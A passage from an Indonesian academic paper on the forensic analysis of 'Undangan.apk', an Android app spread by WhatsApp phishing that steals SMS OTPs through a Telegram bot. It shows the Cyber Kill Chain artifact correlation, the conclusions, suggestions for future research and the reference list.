
Setelah pemilihan fase CKC, langkah selanjutnya adalah identifikasi artefak yang terkait dengan masing-masing fase serangan. Artefak yang diidentifikasi mencakup berkas .apk pada fase *Weaponization*, pesan WhatsApp pada fase *Deliivery*, dan aktivitas instalasi serta akses perizinan pada fase *Exploitation*. Fase *Command and Control* melibatkan penggunaan API bot Telegram, sedangkan pada tahap *Action on Object*, terjadi peretasan akun *m-banking* dan *e-wallet* sebagai tindakan lanjutan dari seluruh fase yang telah dijalankan.

Tabel 7. Korelasi artefak

Fase	Korelasi
Reconnaissance	-
Weaponization	*Weaponization* melibatkan pembuatan file .apk dengan kode berbahaya didalamnya yang kemudian disebarkan melalui pesan WhatsApp
Delivery	Pengiriman melalui *phising* pada pesan WhatsApp melibatkan *malware* dalam package aplikasi undangan.Apk yang sudah disiapkan.
Installation	Fase instalasi melibatkan file yang di*install*, aktifitas pada direktori *Webview*, dan penambahan package com.google.androidsmsotpteski.
Exploitation	Eksploitasi melibatkan perizinan akses pesan, setelah fase instalasi.

Fase	Korelasi
Command and Control	Penggunaan API bot Telegram untuk *Command and Control* berkaitan dengan fase-fase sebelumnya.
Action on Object	Peretasan akun m-banking dan e-wallet terjadi sebagai tindakan lanjutan dari seluruh fase yang sudah dijalankan.

Korelasi antar artefak juga telah diidentifikasi, menunjukkan hubungan antara berbagai fase CKC dalam serangan siber. Misalnya, fase *Weaponization* melibatkan pembuatan berkas .apk dengan kode berbahaya yang disebarkan melalui pesan WhatsApp pada fase *Delivery*. Penggunaan API bot Telegram pada fase *Command and Control* berkaitan dengan aktivitas sebelumnya dalam serangan.



Gambar 12. *Chain of Correlate Artifacts*

Berdasarkan korelasi antar artefak yang didapatkan, CoA dibangun, yang menunjukkan urutan peristiwa dan hubungan antara artefak-artefak dalam serangan. Analisis CoA ini memberikan wawasan mendalam tentang perkembangan serangan, menegaskan kebutuhan akan respons keamanan yang komprehensif dan terkoordinasi untuk mengatasi dampak serangan siber tersebut.

4. KESIMPULAN

Berdasarkan hasil analisis yang dilakukan menggunakan berbagai metode, dapat disimpulkan bahwa aplikasi Undangan.apk merupakan sebuah ancaman keamanan serius bagi pengguna perangkat android. Analisis Qu1cksc0pe memberikan wawasan tentang karakteristik dan sifat aplikasi, termasuk izin yang diberikan dan aktivitas yang mencurigakan. Analisis dinamis menunjukkan bahwa aplikasi ini melakukan komunikasi dengan server melalui API bot Telegram, yang kemungkinan besar digunakan untuk pengiriman data yang telah dicuri. Analisis *reverse engineering* menegaskan dugaan bahwa aplikasi ini dirancang untuk mencuri SMS OTP dengan mengirimkan pesan dan informasi yang dicuri ke server tertentu. Terakhir, analisis menggunakan Framework D4I mengidentifikasi urutan peristiwa dan hubungan antara artefak dalam serangan, memberikan pemahaman yang lebih dalam tentang cara kerja dan perkembangan

serangan tersebut. Kesimpulannya, aplikasi Undangan.apk merupakan ancaman serius yang memerlukan respons keamanan yang komprehensif dan terkoordinasi untuk melindungi pengguna dari risiko pencurian data dan akses yang tidak sah.

5. SARAN

Penelitian ini menunjukkan pentingnya deteksi *malware* pada aplikasi Android, namun riset lebih lanjut diperlukan untuk mengembangkan teknik deteksi malware zero-day yang lebih efektif, mengingat banyak varian *malware* yang menggunakan teknik *obfuscation*. Selain itu, penggunaan teknologi *blockchain* atau AI-*based threat detection* bisa menjadi pendekatan baru untuk meningkatkan keamanan perangkat Android dalam menghadapi serangan *malware* canggih. Selanjutnya, penelitian juga perlu mengevaluasi keterbatasan dan perbaikan pada Framework D4I untuk aplikasi analisis *malware* Android. Di samping pendekatan teknis, riset yang berfokus pada edukasi pengguna Android dan peningkatan pengawasan aplikasi di Google Play Store akan sangat membantu dalam mengurangi risiko *malware* dengan cara yang lebih preventif.

DAFTAR PUSTAKA

Anggraini, I., Kunang, Y. N., & Firdaus. (2020). Penerapan Naive Bayes Pada Detection *Malware* Dengan Diskritisasi Variabel. *Telematika*, *13*(1), 11–21. Https://Doi.Org/10.35671/Telematika.V13i1.886

Anwar, N., Akbar, S. A., Azhari, A., & Suryanto, I. (2020). Ekstraksi Logis Forensik Mobile Pada Aplikasi E-Commerce Android. *Mobile And Forensics*, *2*(1), 1–10. Https://Doi.Org/10.12928/Mf.V2i1.1791

Ariyianingsih, S., Andrianto, A. A., Kusuma, Surya A., & Rezi. (2023). Korelasi Kejahatan Siber Dengan Percepatandigitalisasi Di Indonesia. *Jurnal Ilmu Hukum*.

Ashawa, M., & Morris, S. (2019). *Analysis Of Android Malware Detection Techniques: A Systematic Review*. Http://Sdiwc.Net/Digital-Library/Analysis-Of-Android-*Malware*-Detection-Techniques-A-Systematic-Review

Bssn. (2022). *Keamanan Siber Indonesia 2022*.

Chandrasena, S. (2022). Data Preservation And Risk Management In Management Information Systems. *South Florida Journal Of Development*, *3*(1), 1459–1479. Https://Doi.Org/10.46932/Sfjdv3n1-112

Dimitriadis, A., Ivezic, N., Kulvatunyou, B., & Mavridis, I. (2020). D4i - Digital Forensics Framework For Reviewing And Investigating Cyber Attacks. *Array*, *5*, 100015. Https://Doi.Org/10.1016/J.Array.2019.100015

Eka Sila, G., & Mochamad Taufik, C. (2023). Literasi Digital Untuk Melindungi Masyarakat Dari Kejahatan Siber. *Komversal*, *5*(1), 112–123. Https://Doi.Org/10.38204/Komversal.V5i1.1225

Federica Laricchia. (2023). *Global Market Share Held By Mobile Operating Systems From 2009 To 2023, By Quarter*. Https://Www.Statista.Com/Statistics/272698/Global-Market-Share-Held-By-Mobile-Operating-Systems-Since-2009/

Hutchinson, S., & Karabiyik, U. (2019). *Forensic Analysis Of Spy Applications In Android Devices*. Https://Commons.Erau.Edu/Adfsl/2019/Paper-Presentation/3

Indana Zulfa, M., Tena, S., & Dadi Rizkiono, S. (2023). Aktivitas Sniffing Pada *Malware* Pencuri Uang Di Smartphone Android. Dalam *Renata Jurnal Pengabdian Masyarakat Kita Semua* (Vol. 1). Https://Doi.Org/10.Xx/Paperid

Lockheed Martin. (2023). *Cyber Kill Chain*. Https://Www.Lockheedmartin.Com/En-Us/Capabilities/Cyber/Cyber-Kill-Chain.Html

Meng, G., Patrick, M. T., Xue, Y., Liu, Y., & Zhang, J. (2019). Securing Android App Markets Via Modeling And Predicting *Malware* Spread Between Markets. *Ieee Transactions On Information Forensics And Security*, *14*, 1944–1959. Https://Api.Semanticscholar.Org/Corpusid:69659978

Mitra, J., Ranganath, V.-P., & Narkar, A. (2019). *Benchpress: Analyzing Android App Vulnerability Benchmark Suites*. Https://Doi.Org/10.1109/Asew.2019.00020

Nurindahsari, F., & Zen, B. P. (2021). *Analisis Statik Keamanan Aplikasi Video Streaming Berbasis Android Menggunakan Mobile Security Framework (Mobsf) Security Static Analysis Of Android-Based Video Streaming Application Using Mobile Security Framework (Mobsf)* (Vol. 4, Nomor 2). Https://Databoks.Katadata.Co.Id

Pangestu, D., & Syahputra, A. (2020). Perancangan Aplikasi Keamanan Cloud Database Menggunakan Operasi Xor Dengan Algoritma Affine Berbasis Android Design Of Cloud Database Safety Applications Using Xor Operation With Affine Algorithm Based On Android. Dalam *54. It Journal* (Vol. 8, Nomor 1).

Razzaq, A., Aditya, M., Widya, A., Kuncoro Putri, O., Musthofa, D. L., & Widodo, P. (2022). Serangan Hacking Tools Sebagai Ancaman Siber Dalam Sistem Pertahanan Negara (Studi Kasus: Predator). *Global Political Studies Journal*, *6*. Https://Doi.Org/10.34010/Gpsjournal.V6i1

Rusli, M., Djauhari, T., Aminuddin, F. H., Surya, J., Fakultas), & Komputer, I. (2022). *Sistem Informasi Pengenalan Batik Jambi Berbasis Android Pada Sangar Batik Olak Kemang Kota Jambi*. *15*(1).

Zulkifli, Arief Budi Pratomo, Ibrahim, A., Adhani, I., Umalihayati, Faridatun Nadziroh Subhan, Hatta Rahmania, Okki Navarone Wibisono, Ady, A. (2023). *Teknologi Informasi & Manajemen*. Cendikia Mulia Mandiri.